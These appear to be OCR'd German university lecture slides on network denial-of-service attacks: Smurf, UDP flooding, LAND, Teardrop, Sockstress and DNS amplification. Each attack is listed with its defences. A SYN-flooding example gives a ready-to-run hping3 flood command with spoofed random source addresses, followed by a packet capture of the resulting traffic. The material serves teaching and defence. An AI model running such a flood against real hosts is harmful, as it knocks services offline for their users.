
Smurf-Attack



Abwehrmechanismen: Smurf-Attack

- Blockieren des im Netzwerk eingehenden gerichteten Broadcast-Verkehrs
- Konfiguration des Hosts und der Router so, dass sie nicht auf ICMP-Echo-Anfragen reagieren


UDP-Flooding



Abwehrmechanismen: UDP-Flooding

- Durchsatzbegrenzung der ICMP-Antworten pro Zeiteinheit
- Filterung auf Firewall-Ebene auf dem Server
- Filtern von UDP-Paketen außer für DNS auf Netzwerk-Ebene
- Effizientere Datenstrukturen zur Verwaltung des Mappings von UDP Ports auf Anwendungen


LAND Attack


Botnet
TCP SYN Paket
Ziel-IP = Target-IP
Quell-IP = Target -IP
Zielsystem

Abwehrmechanismen: LAND Attack

- Verwerfen von Paketen, bei denen Absender und Empfänger gleich mir selbst sind


Teardrop


20 Bytes
1480 Bytes
Fragment
Packet #1
IP-Header
Data
Offset = 0, Paketlänge = 1500, MF =1
20 Bytes
600 Bytes
Fragment
Packet #2
IP-Header
Data
Offset = 150
Paketlänge = 620, MF=0
✓ 185


Abwehrmechanismen: Teardrop

- Inspektion ankommender Pakete auf Verletzung der Fragmentierungsregeln
  $\rightarrow$ heute nicht mehr von Relevanz, wurde ca. 2000 gefixt

Sockstress - TCP Zero Window



Sockstress - TCP Small Window




Server muss angefragte Datei in viele kleine Stücke zerteilen und nacheinander senden

Abwehrmechanismen: Sockstress

- Sockstress - Zero Window Connection Stress
  - Verbot von TCP Verbindungen, welche bereits zu Beginn auf Windowsize = 0 setzen
  - Timer für Verbindungen mit Windowsize = 0 einführen
- Sockstress - Small Window Stress
  - Effizientere Aufteilung großer Antworten bei kleinen Windows

DNS Amplification Attack



Abwehrmechanismen: DNS Amplification Attack

- Konfiguration lokaler DNS Server, sodass diese nur Anfragen von innerhalb der Organisation bearbeiten.
- Verwenden von DNS Anycast, um Anfragen zu verteilen und eine Überlast zu verhindern

Auswirkungen

Wirtschaftliche Schäden

Imageschäden


Datendiebstahl

Gliederung

Beispiel: SYN-Flooding

- Extrem vereinfacht dargestellt

  sudo hping3 -c 15000 -d 120 -S -w 64 -p 80 –flood –rand-source 192.168.1.18



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	157.151.15.133	192.168.1.18	TCP	174	35514 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2	0.000060925	8.136.188.252	192.168.1.18	TCP	174	35515 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
3	0.000068824	206.43.35.135	192.168.1.18	TCP	174	35516 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
4	0.000076069	237.203.4.99	192.168.1.18	TCP	174	35517 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
5	0.000083167	131.243.176.133	192.168.1.18	TCP	174	35518 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
6	0.000088855	7.135.105.19	192.168.1.18	TCP	174	35519 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
7	0.000095170	140.206.9.143	192.168.1.18	TCP	174	35520 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
8	0.000101850	21.132.37.89	192.168.1.18	TCP	174	35521 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
9	0.000108638	115.9.11.123	192.168.1.18	TCP	174	35522 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
10	0.000114868	31.53.76.4	192.168.1.18	TCP	174	35523 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
11	0.000122268	53.225.198.138	192.168.1.18	TCP	174	35524 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
12	0.000128485	206.147.188.135	192.168.1.18	TCP	174	35525 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
13	0.000135137	204.184.123.29	192.168.1.18	TCP	174	35526 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
14	0.000141253	181.15.173.115	192.168.1.18	TCP	174	35527 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
15	0.000147753	32.64.56.144	192.168.1.18	TCP	174	35528 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
16	0.000154606	90.210.4.194	192.168.1.18	TCP	174	35529 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
17	0.000160394	37.46.43.149	192.168.1.18	TCP	174	35530 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
18	0.000166922	169.198.15.183	192.168.1.18	TCP	174	35531 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
19	0.000173424	82.138.105.19	192.168.1.18	TCP	174	35532 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
20	0.000179830	215.65.243.190	192.168.1.18	TCP	174	35533 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
21	0.000185634	72.188.244.122	192.168.1.18	TCP	174	35534 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
22	0.000191545	223.104.29.9	192.168.1.18	TCP	174	35535 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
23	0.000197139	15.190.178.229	192.168.1.18	TCP	174	35536 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
24	0.000202949	47.184.37.82	192.168.1.18	TCP	174	35537 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
25	0.000208824	11.188.205.110	192.168.1.18	TCP	174	35538 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
26	0.000214195	115.240.178.47	192.168.1.18	TCP	174	35539 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
27	0.000220294	135.243.184.170	192.168.1.18	TCP	174	35540 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
28	0.000227187	113.250.251.32	192.168.1.18	TCP	174	35541 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
29	0.000233634	178.110.171.43	192.168.1.18	TCP	174	35542 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
30	0.000243061	69.16.105.210	192.168.1.18	TCP	174	35543 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
31	0.000250818	203.171.171.162	192.168.1.18	TCP	174	35544 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
32	0.000258096	183.233.244.123	192.168.1.18	TCP	174	35545 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
33	0.000264620	99.238.197.35	192.168.1.18	TCP	174	35546 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
34	0.000271048	206.220.90.243	192.168.1.18	TCP	174	35547 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
35	0.000278070	239.184.166.29	192.168.1.18	TCP	174	35548 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
36	0.000283931	163.187.140.246	192.168.1.18	TCP	174	35549 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
37	0.000289237	235.123.29.80	192.168.1.18	TCP	174	35550 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
38	0.000294836	29.179.164.76	192.168.1.18	TCP	174	35551 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
39	0.000300610	203.105.120.238	192.168.1.18	TCP	174	35552 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
40	0.000306468	214.8.115.70	192.168.1.18	TCP	174	35553 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
41	0.000312406	136.237.9.37	192.168.1.18	TCP	174	35554 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
42	0.000318206	4.82.19.58	192.168.1.18	TCP	174	35555 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
43	0.000324190	226.184.194.234	192.168.1.18	TCP	174	35556 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
44	0.000331092	176.236.171.187	192.168.1.18	TCP	174	35557 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
45	0.000338083	137.123.231.188	192.168.1.18	TCP	174	35558 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
46	0.000344165	53.113.89.29	192.168.1.18	TCP	174	35559 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
47	0.000350009	137.127.15.103	192.168.1.18	TCP	174	35560 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
48	0.000356484	10.251.249.249	192.168.1.18	TCP	174	35561 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
49	0.000362644	9.249.11.121	192.168.1.18	TCP	174	35562 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
50	0.000369273	215.178.188.37	192.168.1.18	TCP	174	35563 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
51	0.000375990	72.163.155.59	192.168.1.18	TCP	174	35564 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
52	0.000382200	53.9.89.136	192.168.1.18	TCP	174	35565 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
53	0.000388159	222.136.164.151	192.168.1.18	TCP	174	35566 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
54	0.000394286	140.238.70.133	192.168.1.18	TCP	174	35567 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]

Gliederung

Relevante Angriffe

- Angriffe höchster Priorität
  - Alle Arten der SYN-Attacken
  - Sockstress
- Optionale Angriffsthemen
  - UDP-Flooding
  - Out of Sequence Attack
  - LAND Attack